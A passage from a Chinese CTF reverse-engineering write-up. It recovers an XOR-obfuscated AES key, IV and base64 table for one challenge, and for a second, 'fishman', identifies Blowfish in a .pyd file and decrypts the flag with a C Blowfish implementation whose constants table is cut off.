  result = veorq_s8(qword_31020[1], v0);        // key异或
  qword_31020[0] = v2;
  qword_31020[1] = result;
  byte_31040 ^= 0x30u;
  v4.n128_u64[0] = 0x4949494949494949LL;
  v4.n128_u64[1] = 0x4949494949494949LL;
  qword_31050 = (__int128)veorq_s8((int8x16_t)qword_31050, v1);// iv异或
  byte_31060 ^= 0x7Fu;
  qword_31070[0] = veorq_s8(qword_31070[0], v4);
  qword_31070[1] = veorq_s8(qword_31070[1], v4);
  qword_31070[2] = veorq_s8(qword_31070[2], v4);// base64_table异或
  qword_31070[3] = veorq_s8(qword_31070[3], v4);
  unk_310B0 ^= 0x49u;
  byte_310B1 ^= 0x49u;
  return result;
}
```

随后dump下来数据写一个脚本拿到操作后的数据

```
key = [0x7A, 0x65, 0x63, 0x64, 0x6F, 0x71, 0x6F, 0x7E, 0x7F, 0x62, 0x7D, 0x71,
0x7C, 0x6F, 0x7B, 0x75, 0x69, 0x6F, 0x76,
       0x7F, 0x62, 0x6F, 0x69, 0x7F, 0x65, 0x6F, 0x64, 0x7F, 0x6F, 0x74, 0x75,
0x73]
v0 = [0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x30,
0x30, 0x30, 0x30, 0x30,0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x30,
0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x30]

iv = [0x06, 0x10, 0x0A, 0x20, 0x19, 0x16, 0x11, 0x1B, 0x20, 0x12, 0x1A, 0x5E,
0x5E, 0x5E, 0x5E, 0x5E]
v1 = [0x7f, 0x7f, 0x7f, 0x7f, 0x7f, 0x7f, 0x7f, 0x7f, 0x7f, 0x7f, 0x7f, 0x7f,
0x7f, 0x7f, 0x7f, 0x7f]
```

```python
table = [0x79, 0x78, 0x7B, 0x7A, 0x7D, 0x7C, 0x7F, 0x7E, 0x71, 0x70, 0x08, 0x0B,
0x0A, 0x0D, 0x0C, 0x0F, 0x0E, 0x01, 0x00, 0x03, 0x02, 0x05, 0x04, 0x07, 0x06,
0x19, 0x18, 0x1B, 0x1A, 0x1D, 0x1C, 0x1F, 0x1E, 0x11, 0x10, 0x13, 0x28, 0x2B,
0x2A, 0x2D, 0x2C, 0x2F, 0x2E, 0x21, 0x20, 0x23, 0x22, 0x25, 0x24, 0x27, 0x26,
0x39, 0x38, 0x3B, 0x3A, 0x3D, 0x3C, 0x3F, 0x3E, 0x31, 0x30, 0x33, 0x62, 0x66]

v4 = [0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49,
0x49, 0x49, 0x49, 0x49]

# key的前16个字节与v0异或后重新保存
for i in range(32):
    key[i] = key[i] ^ v0[i]

# iv的前16个字节与v1异或后重新保存
for i in range(16):
    iv[i] = iv[i] ^ v1[i]

# table每16个字节与v4异或后保存
for i in range(0,16):
    table[i] = table[i] ^ v4[i]
for i in range(16,32):
    table[i] = table[i] ^ v4[i-16]
for i in range(32,48):
    table[i] = table[i] ^ v4[i-32]
for i in range(48,64):
    table[i] = table[i] ^ v4[i-48]

# for i in range(len(key)):
    # print(hex(key[i]),end='')
    #
key:0x4a0x550x530x540x5f0x410x5f0x4e0x4f0x520x4d0x410x4c0x5f0x4b0x450x690x6f0x76
0x7f0x620x6f0x690x7f0x650x6f0x640x7f0x6f0x740x750x73



# for i in range(len(iv)):
#     print(hex(iv[i]),end='')
    # iv:0x790x6f0x750x5f0x660x690x6e0x640x5f0x6d0x650x210x210x210x210x21

# for i in range(len(table)):
#     print(chr(table[i]),end='')
    #
base64_table:0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/
```

扔到cyberchef里解密即可获得flag



fishman

这题考察的是pyd逆向，反编译出来的代码很多，通过findcrypt插件得知是blowfish加密，我这里自己写了个blowfish的程序对照着看了看才摸清楚大概

blowfish每次加密8个字节，有16轮feistel，所以对照着一些特征值可以确定程序逻辑

这边贴一个博客blowfish的加密与解密更好地理解

```
if ( v4 == 32 )
{
  left1 = *input;
  right1 = input[1];
  v7 = 16i64;
  v8 = 16i64;
  v9 = &unk_180005840;
  do
  {
    v10 = *v9++ ^ left1;
    v11 = v10;
    left1 = right1 ^ (*((_DWORD *)&unk_180005840 + (unsigned __int8)v10 + 786)
                    + (*((_DWORD *)&unk_180005840 + BYTE1(v10) + 530) ^ (*((_DWORD *)&unk_180005840
                                                                            + (unsigned __int8)((unsigned __int16)(v10 >> 8) >> 8)
                                                                            + 274)
                                                                          + *((_DWORD *)&unk_180005840
                                                                            + ((unsigned __int64)(v10 >> 8) >> 16)
                                                                            + 18))));
    right1 = v11;
    --v8;
  }
  while ( v8 );
  v12 = dword_180005880 ^ left1;
  v13 = &unk_180005840;
  v14 = 16i64;
  *input = dword_180005884 ^ v11;             // 存回去
  v3[1] = v12;                                // 存回去
  v15 = input;
  left2 = input[2];
  right2 = input[3];
```

一大坨的是轮函数,主函数里一共进行了四次加密，每次加密8个字节（left4个字节，right四个字节）

```
memcpy(&unk_180005888, &BLOWFISH_Constants_180003220, 0x1000ui64);
v0 = 0;
v1 = 0;
for ( i = 0i64; i < 72; i += 4i64 )
{
  v3 = 0;
  v4 = 0;
  v5 = 0;
  if ( v1 + 1 < 7 )
    v3 = v1 + 1;
  if ( v3 + 1 < 7 )
    v4 = v3 + 1;
  if ( v4 + 1 < 7 )
    v5 = v4 + 1;
  v6 = v1;
  v1 = 0;
  if ( v5 + 1 < 7 )
    v1 = v5 + 1;
  *(_DWORD *)((char *)&unk_180005840 + i) = *(_DWORD *)((char *)&unk_1800031D0 + i) ^ ((unsigned __int8)aLetUD[v5] | (((unsigned __int8)aLetUD[v4] | (((unsigned __int8)aLetUD[v3] | ((unsigned __int8)aL
}
```

由上图定位到key就是aLetUD所指

```
0004220 dword_180004220 dd 546F4EBFh          ; DATA XREF: sub_180002380+2
0004224                 dd 0B4ED937Bh
0004228                 dd 82D2A07Eh
000422C                 dd 13D3EFDDh
0004230                 dd 2209AE0Fh
0004234                 dd 594EDF61h
0004238                 dd 0B933782Ch
000423C                 dd 1C07E532h
```

由上图定位到密文就是dword_180004220所指

下面是粗糙的解密代码
`blowfish.c`

```
#include "BlowFish.h"
#include <string.h>
#include <stdio.h>
// using namespace std;
int BlowFishInit(BLOWFISH_CTX* blowCtx, unsigned char * key, unsigned int
keylen)
{
    //设置传入的CTX中的SBOX值
    for (int Row = 0; Row < 4; Row++)
    {
        for (int Col = 0; Col < 256; Col++)
        {
            blowCtx->sbox[Row][Col] = ORIG_S[Row][Col];
        }
    }

    /*
    设置pbox
    1.循环18轮
    2.每轮都设置ctx.pbox值与data ^
    3.data = *(DWORD*)key[0] key[1].....
    */
    int KeyIndex = 0;
    for (int index = 0; index < N + 2; index++)
    {
        unsigned int data = 0;
        //填充data 将key的字符设置到data当中
        for (int k = 0; k < 4; k++)
        {
            //通过移位设置每个字符
            data = (data << 8) | key[KeyIndex];
            KeyIndex++;
            //如果超出了key长度 那么key要从开始
            if (KeyIndex >= keylen)
                KeyIndex = 0;
        }
        //否则不满足
        blowCtx->pbox[index] = ORIG_P[index] ^ data;
    }

    //对一个64位0 进行加密。加密结果的输出设置到pbox[i]与pbox[i+1]中
    unsigned int Data1 = 0;
    unsigned int Data2 = 0;
    for (int i = 0; i < N + 2; i+=2)
```

```
    {
        BlowFish_Encry(blowCtx, &Data1, &Data2);
        blowCtx->pbox[i] = Data1;
        blowCtx->pbox[i+1] = Data2;
    }
    //初始化Sbox
    for (int i = 0; i < 4; i++)
    {
        for (int j = 0; j < 256; j += 2)
        {
            BlowFish_Encry(blowCtx, &Data1, &Data2);
            blowCtx->sbox[i][j] = Data1;
            blowCtx->sbox[i][j + 1] = Data2;
        }
    }
    return 1;
}

//unsigned int F(PBLOWFISH_CTX blowCtx, unsigned int Data)
//{
//
//    unsigned int a, b, c, d;
//    /*
//    利用位运算 取出下标值
//    */
//
//   a = (Data  >> 24) & 0xFF;
//   b = (Data >> 16) & 0xFF;
//   c = (Data >> 8) & 0xFf;
//   d = Data & 0xFF;
//
//
//    int TempValue = blowCtx->sbox[0][a] + blowCtx->sbox[1][b];
//    TempValue = TempValue ^ blowCtx->sbox[2][c];
//    TempValue = TempValue + blowCtx->sbox[3][d];
//    //公式 ((a+b)^c)+d
//    return TempValue;
//}
static unsigned long F(BLOWFISH_CTX* ctx, unsigned long x) {
    unsigned short a, b, c, d;
    unsigned long  y;

   /* d = (unsigned short)(x & 0xFF);
    x >>= 8;
    c = (unsigned short)(x & 0xFF);
    x >>= 8;
    b = (unsigned short)(x & 0xFF);
    x >>= 8;
    a = (unsigned short)(x & 0xFF);

    //都可以使用
    */
    a = (x >> 24) & 0xFF;
    b = (x >> 16) & 0xFF;
    c = (x >> 8) & 0xFf;
    d = x & 0xFF;

    y = ctx->sbox[0][a] + ctx->sbox[1][b];
```

```
    y = y ^ ctx->sbox[2][c];
    y = y + ctx->sbox[3][d];

    return y;
}

void BlowFish_Encry(PBLOWFISH_CTX blowCtx, unsigned int* left, unsigned int*
right)
{
    unsigned long  Xl;
    unsigned long  Xr;
    unsigned long  temp;
    short       i;

    //加密部分首先将其分为left跟right两组。 每一组分别32位
    Xl = *left;
    Xr = *right;

    for (i = 0; i < N; ++i) {
        Xl = Xl ^ blowCtx->pbox[i];
        Xr = F(blowCtx, Xl) ^ Xr;

        temp = Xl;
        Xl = Xr;                      //交换左右的值。 l = R r= l 继续下一轮循环。总
共16轮
        Xr = temp;
    }

    temp = Xl;
    Xl = Xr;                          //16轮完毕之后交换变量
    Xr = temp;

    Xr = Xr ^ blowCtx->pbox[N];              //最后进行一次疑或
    Xl = Xl ^ blowCtx->pbox[N + 1];

    *left = Xl;
    *right = Xr;


}

void BlowFish_Decrypt(PBLOWFISH_CTX blowCtx, unsigned int* left, unsigned int*
right)
{
    unsigned int Xl = *left;
    unsigned int Xr = *right;

    //倒着循环
    for (int i = N + 1; i > 1; --i)
    {
        Xl = Xl ^ blowCtx->pbox[i];
        Xr = Xr ^ F(blowCtx, Xl);

        //继续左右交换
        unsigned int temp = Xl;
        Xl = Xr;
        Xr = temp;
    }
```

```
    //最后一轮继续交换
    unsigned int temp = Xl;
    Xl = Xr;
    Xr = temp;

    //返还原
    Xr = Xr ^ blowCtx->pbox[1];
    Xl = Xl ^ blowCtx->pbox[0];

    //设置变量返回
    *left = Xl;
    *right = Xr;
}

// int main()
// {
//     unsigned int L = 1, R = 2;
//     BLOWFISH_CTX ctx;
//     BlowFishInit(&ctx,(unsigned char*)"IBinary",strlen("IBinary"));
//     BlowFish_Encry(&ctx, &L, &R);
//     BlowFish_Decrypt(&ctx, &L, &R);
// }

void main(void) {
//   unsigned int L = 1, R = 2;
    unsigned int L1 = 0x546F4EBF, R1 = 0x0B4ED937B;
    BLOWFISH_CTX ctx;

    BlowFishInit (&ctx, (unsigned char *)"LET_U_D", 7);
    BlowFish_Decrypt (&ctx, &L1, &R1);
    printf ("%x %x\n", L1, R1);

    unsigned int L2 = 0x82D2A07E, R2 = 0x13D3EFDD;
    BlowFishInit (&ctx, (unsigned char *)"LET_U_D", 7);
    BlowFish_Decrypt (&ctx, &L2, &R2);
    printf ("%x %x\n", L2, R2);



    unsigned int L3 = 0x2209AE0F, R3 = 0x594EDF61;
    BlowFishInit (&ctx, (unsigned char *)"LET_U_D", 7);
    BlowFish_Decrypt (&ctx, &L3, &R3);
    printf ("%x %x\n", L3, R3);

    unsigned int L4 = 0x0B933782C, R4 = 0x1C07E532;
    BlowFishInit (&ctx, (unsigned char *)"LET_U_D", 7);
    BlowFish_Decrypt (&ctx, &L4, &R4);
    printf ("%x %x\n", L4, R4);
}
```

`blowfish.h`

```
#pragma once

/*
```

```
使用BlowFish进行加解密
*/

//定义全局旧的pbox sbox 都是根据小数来的。


#define N               16

static const unsigned long ORIG_P[16 + 2] = {
        0x243F6A88L, 0x85A308D3L, 0x13198A2EL, 0x03707344L,
        0xA4093822L, 0x299F31D0L, 0x082EFA98L, 0xEC4E6C89L,
        0x452821E6L, 0x38D01377L, 0xBE5466CFL, 0x34E90C6CL,
        0xC0AC29B7L, 0xC97C50DDL, 0x3F84D5B5L, 0xB5470917L,
        0x9216D5D9L, 0x8979FB1BL
};

static const unsigned long ORIG_S[4][256] = {
    {   0xD1310BA6L, 0x98DFB5ACL, 0x2FFD72DBL, 0xD01ADFB7L,
        0xB8E1AFEDL, 0x6A267E96L, 0xBA7C9045L, 0xF12C7F99L,
        0x24A19947L, 0xB3916CF7L, 0x0801F2E2L, 0x858EFC16L,
        0x636920D8L, 0x71574E69L, 0xA458FEA3L, 0xF4933D7EL,
        0x0D95748FL, 0x728EB658L, 0x718BCD58L, 0x82154AEEL,
        0x7B54A41DL, 0xC25A59B5L, 0x9C30D539L, 0x2AF26013L,
        0xC5D1B023L, 0x286085F0L, 0xCA417918L, 0xB8DB38EFL,
        0x8E79DCB0L, 0x603A180EL, 0x6C9E0E8BL, 0xB01E8A3EL,
        0xD71577C1L, 0xBD314B27L, 0x78AF2FDAL, 0x55605C60L,
        0xE65525F3L, 0xAA55AB94L, 0x57489862L, 0x63E81440L,
        0x55CA396AL, 0x2AAB10B6L, 0xB4CC5C34L, 0x1141E8CEL,
        0xA15486AFL, 0x7C72E993L, 0xB3EE1411L, 0x636FBC2AL,
        0x2BA9C55DL, 0x741831F6L, 0xCE5C3E16L, 0x9B87931EL,
        0xAFD6BA33L, 0x6C24CF5CL, 0x7A325381L, 0x28958677L,
        0x3B8F4898L, 0x6B4BB9AFL, 0xC4BFE81BL, 0x66282193L,
        0x61D809CCL, 0xFB21A991L, 0x487CAC60L, 0x5DEC8032L,
        0xEF845D5DL, 0xE98575B1L, 0xDC262302L, 0xEB651B88L,
        0x23893E81L, 0xD396ACC5L, 0x0F6D6FF3L, 0x83F44239L,
        0x2E0B4482L, 0xA4842004L, 0x69C8F04AL, 0x9E1F9B5EL,
        0x21C66842L, 0xF6E96C9AL, 0x670C9C61L, 0xABD388F0L,
        0x6A51A0D2L, 0xD8542F68L, 0x960FA728L, 0xAB5133A3L,
        0x6EEF0B6CL, 0x137A3BE4L, 0xBA3BF050L, 0x7EFB2A98L,
        0xA1F1651DL, 0x39AF0176L, 0x66CA593EL, 0x82430E88L,
        0x8CEE8619L, 0x456F9FB4L, 0x7D84A5C3L, 0x3B8B5EBEL,
        0xE06F75D8L, 0x85C12073L, 0x401A449FL, 0x56C16AA6L,
        0x4ED3AA62L, 0x363F7706L, 0x1BFEDF72L, 0x429B023DL,
        0x37D0D724L, 0xD00A1248L, 0xDB0FEAD3L, 0x49F1C09BL,
        0x075372C9L, 0x80991B7BL, 0x25D479D8L, 0xF6E8DEF7L,
        0xE3FE501AL, 0xB6794C3BL, 0x976CE0BDL, 0x04C006BAL,
        0xC1A94FB6L, 0x409F60C4L, 0x5E5C9EC2L, 0x196A2463L,
        0x68FB6FAFL, 0x3E6C53B5L, 0x1339B2EBL, 0x3B52EC6FL,
        0x6DFC511FL, 0x9B30952CL, 0xCC814544L, 0xAF5EBD09L,
        0xBEE3D004L, 0xDE334AFDL, 0x660F2807L, 0x192E4BB3L,
        0xC0CBA857L, 0x45C8740FL, 0xD20B5F39L, 0xB9D3FBDBL,
        0x5579C0BDL, 0x1A60320AL, 0xD6A100C6L, 0x402C7279L,
        0x679F25FEL, 0xFB1FA3CCL, 0x8EA5E9F8L, 0xDB3222F8L,
        0x3C7516DFL, 0xFD616B15L, 0x2F501EC8L, 0xAD0552ABL,
        0x323DB5FAL, 0xFD238760L, 0x53317B48L, 0x3E00DF82L,
        0x9E5C57BBL, 0xCA6F8CA0L, 0x1A87562EL, 0xDF1769DBL,
        0xD542A8F6L, 0x287EFFC3L, 0xAC6732C6L, 0x8C4F5573L,
        0x695B27B0L, 0xBBCA58C8L, 0xE1FFA35DL, 0xB8F011A0L,
```

```
    0x10FA3D98L, 0xFD2183B8L, 0x4AFCB56CL, 0x2DD1D35BL,
    0x9A53E479L, 0xB6F84565L, 0xD28E49BCL, 0x4BFB9790L,
    0xE1DDF2DAL, 0xA4CB7E33L, 0x62FB1341L, 0xCEE4C6E8L,
    0xEF20CADAL, 0x36774C01L, 0xD07E9EFEL, 0x2BF11FB4L,
    0x95DBDA4DL, 0xAE909198L, 0xEAAD8E71L, 0x6B93D5A0L,
    0xD08ED1D0L, 0xAFC725E0L, 0x8E3C5B2FL, 0x8E7594B7L,
    0x8FF6E2FBL, 0xF2122B64L, 0x8888B812L, 0x900DF01CL,
    0x4FAD5EA0L, 0x688FC31CL, 0xD1CFF191L, 0xB3A8C1ADL,
    0x2F2F2218L, 0xBE0E1777L, 0xEA752DFEL, 0x8B021FA1L,
    0xE5A0CC0FL, 0xB56F74E8L, 0x18ACF3D6L, 0xCE89E299L,
    0xB4A84FE0L, 0xFD13E0B7L, 0x7CC43B81L, 0xD2ADA8D9L,
    0x165FA266L, 0x80957705L, 0x93CC7314L, 0x211A1477L,
    0xE6AD2065L, 0x77B5FA86L, 0xC75442F5L, 0xFB9D35CFL,
    0xEBCDAF0CL, 0x7B3E89A0L, 0xD6411BD3L, 0xAE1E7E49L,
    0x00250E2DL, 0x2071B35EL, 0x226800BBL, 0x57B8E0AFL,
    0x2464369BL, 0xF009B91EL, 0x5563911DL, 0x59DFA6AAL,
    0x78C14389L, 0xD95A537FL, 0x207D5BA2L, 0x02E5B9C5L,
    0x83260376L, 0x6295CFA9L, 0x11C81968L, 0x4E734A41L,
    0xB3472DCAL, 0x7B14A94AL, 0x1B510052L, 0x9A532915L,
    0xD60F573FL, 0xBC9BC6E4L, 0x2B60A476L, 0x81E67400L,
    0x08BA6FB5L, 0x571BE91FL, 0xF296EC6BL, 0x2A0DD915L,
    0xB6636521L, 0xE7B9F9B6L, 0xFF34052EL, 0xC5855664L,
    0x53B02D5DL, 0xA99F8FA1L, 0x08BA4799L, 0x6E85076AL   },
{   0x4B7A70E9L, 0xB5B32944L, 0xDB75092EL, 0xC4192623L,
    0xAD6EA6B0L, 0x49A7DF7DL, 0x9CEE60B8L, 0x8FEDB266L,
    0xECAA8C71L, 0x699A17FFL, 0x5664526CL, 0xC2B19EE1L,
    0x193602A5L, 0x75094C29L, 0xA0591340L, 0xE4183A3EL,
    0x3F54989AL, 0x5B429D65L, 0x6B8FE4D6L, 0x99F73FD6L,
    0xA1D29C07L, 0xEFE830F5L, 0x4D2D38E6L, 0xF0255DC1L,
    0x4CDD2086L, 0x8470EB26L, 0x6382E9C6L, 0x021ECC5EL,
    0x09686B3FL, 0x3EBAEFC9L, 0x3C971814L, 0x6B6A70A1L,
    0x687F3584L, 0x52A0E286L, 0xB79C5305L, 0xAA500737L,
    0x3E07841CL, 0x7FDEAE5CL, 0x8E7D44ECL, 0x5716F2B8L,
    0xB03ADA37L, 0xF0500C0DL, 0xF01C1F04L, 0x0200B3FFL,
    0xAE0CF51AL, 0x3CB574B2L, 0x25837A58L, 0xDC0921BDL,
    0xD19113F9L, 0x7CA92FF6L, 0x94324773L, 0x22F54701L,
    0x3AE5E581L, 0x37C2DADCL, 0xC8B57634L, 0x9AF3DDA7L,
    0xA9446146L, 0x0FD0030EL, 0xECC8C73EL, 0xA4751E41L,
    0xE238CD99L, 0x3BEA0E2FL, 0x3280BBA1L, 0x183EB331L,
    0x4E548B38L, 0x4F6DB908L, 0x6F420D03L, 0xF60A04BFL,
    0x2CB81290L, 0x24977C79L, 0x5679B072L, 0xBCAF89AFL,
    0xDE9A771FL, 0xD9930810L, 0xB38BAE12L, 0xDCCF3F2EL,
    0x5512721FL, 0x2E6B7124L, 0x501ADDE6L, 0x9F84CD87L,
    0x7A584718L, 0x7408DA17L, 0xBC9F9ABCL, 0xE94B7D8CL,
    0xEC7AEC3AL, 0xDB851DFAL, 0x63094366L, 0xC464C3D2L,
    0xEF1C1847L, 0x3215D908L, 0xDD433B37L, 0x24C2BA16L,
    0x12A14D43L, 0x2A65C451L, 0x50940002L, 0x133AE4DDL,
    0x71DFF89EL, 0x10314E55L, 0x81AC77D6L, 0x5F11199BL,
    0x043556F1L, 0xD7A3C76BL, 0x3C11183BL, 0x5924A509L,
    0xF28FE6EDL, 0x97F1FBFAL, 0x9EBABF2CL, 0x1E153C6EL,
    0x86E34570L, 0xEAE96FB1L, 0x860E5E0AL, 0x5A3E2AB3L,
    0x771FE71CL, 0x4E3D06FAL, 0x2965DCB9L, 0x99E71D0FL,
    0x803E89D6L, 0x5266C825L, 0x2E4CC978L, 0x9C10B36AL,
    0xC6150EBAL, 0x94E2EA78L, 0xA5FC3C53L, 0x1E0A2DF4L,
    0xF2F74EA7L, 0x361D2B3DL, 0x1939260FL, 0x19C27960L,
    0x5223A708L, 0xF71312B6L, 0xEBADFE6EL, 0xEAC31F66L,
    0xE3BC4595L, 0xA67BC883L, 0xB17F37D1L, 0x018CFF28L,
    0xC332DDEFL, 0xBE6C5AA5L, 0x65582185L, 0x68AB9802L,
```

```
    0xEECEA50FL, 0xDB2F953BL, 0x2AEF7DADL, 0x5B6E2F84L,
    0x1521B628L, 0x29076170L, 0xECDD4775L, 0x619F1510L,
    0x13CCA830L, 0xEB61BD96L, 0x0334FE1EL, 0xAA0363CFL,
    0xB5735C90L, 0x4C70A239L, 0xD59E9E0BL, 0xCBAADE14L,
    0xEECC86BCL, 0x60622CA7L, 0x9CAB5CABL, 0xB2F3846EL,
    0x648B1EAFL, 0x19BDF0CAL, 0xA02369B9L, 0x655ABB50L,
    0x40685A32L, 0x3C2AB4B3L, 0x319EE9D5L, 0xC021B8F7L,
    0x9B540B19L, 0x875FA099L, 0x95F7997EL, 0x623D7DA8L,
    0xF837889AL, 0x97E32D77L, 0x11ED935FL, 0x16681281L,
    0x0E358829L, 0xC7E61FD6L, 0x96DEDFA1L, 0x7858BA99L,
    0x57F584A5L, 0x1B227263L, 0x9B83C3FFL, 0x1AC24696L,
    0xCDB30AEBL, 0x532E3054L, 0x8FD948E4L, 0x6DBC3128L,
    0x58EBF2EFL, 0x34C6FFEAL, 0xFE28ED61L, 0xEE7C3C73L,
    0x5D4A14D9L, 0xE864B7E3L, 0x42105D14L, 0x203E13E0L,
    0x45EEE2B6L, 0xA3AAABEAL, 0xDB6C4F15L, 0xFACB4FD0L,
    0xC742F442L, 0xEF6ABBB5L, 0x654F3B1DL, 0x41CD2105L,
    0xD81E799EL, 0x86854DC7L, 0xE44B476AL, 0x3D816250L,
    0xCF62A1F2L, 0x5B8D2646L, 0xFC8883A0L, 0xC1C7B6A3L,
    0x7F1524C3L, 0x69CB7492L, 0x47848A0BL, 0x5692B285L,
    0x095BBF00L, 0xAD19489DL, 0x1462B174L, 0x23820E00L,
    0x58428D2AL, 0x0C55F5EAL, 0x1DADF43EL, 0x233F7061L,
    0x3372F092L, 0x8D937E41L, 0xD65FECF1L, 0x6C223BDBL,
    0x7CDE3759L, 0xCBEE7460L, 0x4085F2A7L, 0xCE77326EL,
    0xA6078084L, 0x19F8509EL, 0xE8EFD855L, 0x61D99735L,
    0xA969A7AAL, 0xC50C06C2L, 0x5A04ABFCL, 0x800BCADCL,
    0x9E447A2EL, 0xC3453484L, 0xFDD56705L, 0x0E1E9EC9L,
    0xDB73DBD3L, 0x105588CDL, 0x675FDA79L, 0xE3674340L,
    0xC5C43465L, 0x713E38D8L, 0x3D28F89EL, 0xF16DFF20L,
    0x153E21E7L, 0x8FB03D4AL, 0xE6E39F2BL, 0xDB83ADF7L   },
{   0xE93D5A68L, 0x948140F7L, 0xF64C261CL, 0x94692934L,
    0x411520F7L, 0x7602D4F7L, 0xBCF46B2EL, 0xD4A20068L,
    0xD4082471L, 0x3320F46AL, 0x43B7D4B7L, 0x500061AFL,
    0x1E39F62EL, 0x97244546L, 0x14214F74L, 0xBF8B8840L,
    0x4D95FC1DL, 0x96B591AFL, 0x70F4DDD3L, 0x66A02F45L,
    0xBFBC09ECL, 0x03BD9785L, 0x7FAC6DD0L, 0x31CB8504L,
    0x96EB27B3L, 0x55FD3941L, 0xDA2547E6L, 0xABCA0A9AL,
    0x28507825L, 0x530429F4L, 0x0A2C86DAL, 0xE9B66DFBL,
    0x68DC1462L, 0xD7486900L, 0x680EC0A4L, 0x27A18DEEL,
    0x4F3FFEA2L, 0xE887AD8CL, 0xB58CE006L, 0x7AF4D6B6L,
    0xAACE1E7CL, 0xD3375FECL, 0xCE78A399L, 0x406B2A42L,
    0x20FE9E35L, 0xD9F385B9L, 0xEE39D7ABL, 0x3B124E8BL,
    0x1DC9FAF7L, 0x4B6D1856L, 0x26A36631L, 0xEAE397B2L,
    0x3A6EFA74L, 0xDD5B4332L, 0x6841E7F7L, 0xCA7820FBL,
    0xFB0AF54EL, 0xD8FEB397L, 0x454056ACL, 0xBA489527L,
    0x55533A3AL, 0x20838D87L, 0xFE6BA9B7L, 0xD096954BL,
    0x55A867BCL, 0xA1159A58L, 0xCCA92963L, 0x99E1DB33L,
    0xA62A4A56L, 0x3F3125F9L, 0x5EF47E1CL, 0x9029317CL,
    0xFDF8E802L, 0x04272F70L, 0x80BB155CL, 0x05282CE3L,
    0x95C11548L, 0xE4C66D22L, 0x48C1133FL, 0xC70F86DCL,
    0x07F9C9EEL, 0x41041F0FL, 0x404779A4L, 0x5D886E17L,
    0x325F51EBL, 0xD59BC0D1L, 0xF2BCC18FL, 0x41113564L,
    0x257B7834L, 0x602A9C60L, 0xDFF8E8A3L, 0x1F636C1BL,
    0x0E12B4C2L, 0x02E1329EL, 0xAF664FD1L, 0xCAD18115L,
    0x6B2395E0L, 0x333E92E1L, 0x3B240B62L, 0xEEBEB922L,
    0x85B2A20EL, 0xE6BA0D99L, 0xDE720C8CL, 0x2DA2F728L,
    0xD0127845L, 0x95B794FDL, 0x647D0862L, 0xE7CCF5F0L,
    0x5449A36FL, 0x877D48FAL, 0xC39DFD27L, 0xF33E8D1EL,
    0x0A476341L, 0x992EFF74L, 0x3A6F6EABL, 0xF4F8FD37L,
```

```
        0xA812DC60L, 0xA1EBDDF8L, 0x991BE14CL, 0xDB6E6B0DL,
        0xC67B5510L, 0x6D672C37L, 0x2765D43BL, 0xDCD0E804L,
        0xF1290DC7L, 0xCC00FFA3L, 0xB5390F92L, 0x690FED0BL,
        0x667B9FFBL, 0xCEDB7D9CL, 0xA091CF0BL, 0xD9155EA3L,
        0xBB132F88L, 0x515BAD24L, 0x7B9479BFL, 0x763BD6EBL,
        0x37392EB3L, 0xCC115979L, 0x8026E297L, 0xF42E312DL,
        0x6842ADA7L, 0xC66A2B3BL, 0x12754CCCL, 0x782EF11CL,
        0x6A124237L, 0xB79251E7L, 0x06A1BBE6L, 0x4BFB6350L,
        0x1A6B1018L, 0x11CAEDFAL, 0x3D25BDD8L, 0xE2E1C3C9L,
        0x44421659L, 0x0A121386L, 0xD90CEC6EL, 0xD5ABEA2AL,
        0x64AF674EL, 0xDA86A85FL, 0xBEBFE988L, 0x64E4C3FEL,
        0x9DBC8057L, 0xF0F7C086L, 0x60787BF8L, 0x6003604DL,
        0xD1FD8346L, 0xF6381FB0L, 0x7745AE04L, 0xD736FCCCL,
        0x83426B33L, 0xF01EAB71L, 0xB0804187L, 0x3C005E5FL,
        0x77A057BEL, 0xBDE8AE24L, 0x55464299L, 0xBF582E61L,
        0x4E58F48FL, 0xF2DDFDA2L, 0xF474EF38L, 0x8789BDC2L,
        0x5366F9C3L, 0xC8B38E74L, 0xB475F255L, 0x46FCD9B9L,
        0x7AEB2661L, 0x8B1DDF84L, 0x846A0E79L, 0x915F95E2L,
        0x466E598EL, 0x20B45770L, 0x8CD55591L, 0xC902DE4CL,
        0xB90BACE1L, 0xBB8205D0L, 0x11A86248L, 0x7574A99EL,
        0xB77F19B6L, 0xE0A9DC09L, 0x662D09A1L, 0xC4324633L,
        0xE85A1F02L, 0x09F0BE8CL, 0x4A99A025L, 0x1D6EFE10L,
        0x1AB93D1DL, 0x0BA5A4DFL, 0xA186F20FL, 0x2868F169L,
        0xDCB7DA83L, 0x573906FEL, 0xA1E2CE9BL, 0x4FCD7F52L,
        0x50115E01L, 0xA70683FAL, 0xA002B5C4L, 0x0DE6D027L,
        0x9AF88C27L, 0x773F8641L, 0xC3604C06L, 0x61A806B5L,
        0xF0177A28L, 0xC0F586E0L, 0x006058AAL, 0x30DC7D62L,
        0x11E69ED7L, 0x2338EA63L, 0x53C2DD94L, 0xC2C21634L,
        0xBBCBEE56L, 0x90BCB6DEL, 0xEBFC7DA1L, 0xCE591D76L,
        0x6F05E409L, 0x4B7C0188L, 0x39720A3DL, 0x7C927C24L,
        0x86E3725FL, 0x724D9DB9L, 0x1AC15BB4L, 0xD39EB8FCL,
        0xED545578L, 0x08FCA5B5L, 0xD83D7CD3L, 0x4DAD0FC4L,
        0x1E50EF5EL, 0xB161E6F8L, 0xA28514D9L, 0x6C51133CL,
        0x6FD5C7E7L, 0x56E14EC4L, 0x362ABFCEL, 0xDDC6C837L,
        0xD79A3234L, 0x92638212L, 0x670EFA8EL, 0x406000E0L  },
    {   0x3A39CE37L, 0xD3FAF5CFL, 0xABC27737L, 0x5AC52D1BL,
        0x5CB0679EL, 0x4FA33742L, 0xD3822740L, 0x99BC9BBEL,
        0xD5118E9DL, 0xBF0F7315L, 0xD62D1C7EL, 0xC700C47BL,
        0xB78C1B6BL, 0x21A19045L, 0xB26EB1BEL, 0x6A366EB4L,
        0x5748AB2FL, 0xBC946E79L, 0xC6A376D2L, 0x6549C2C8L,
        0x530FF8EEL, 0x468DDE7DL, 0xD5730A1DL, 0x4CD04DC6L,
        0x2939BBDBL, 0xA9BA4650L, 0xAC9526E8L, 0xBE5EE304L,
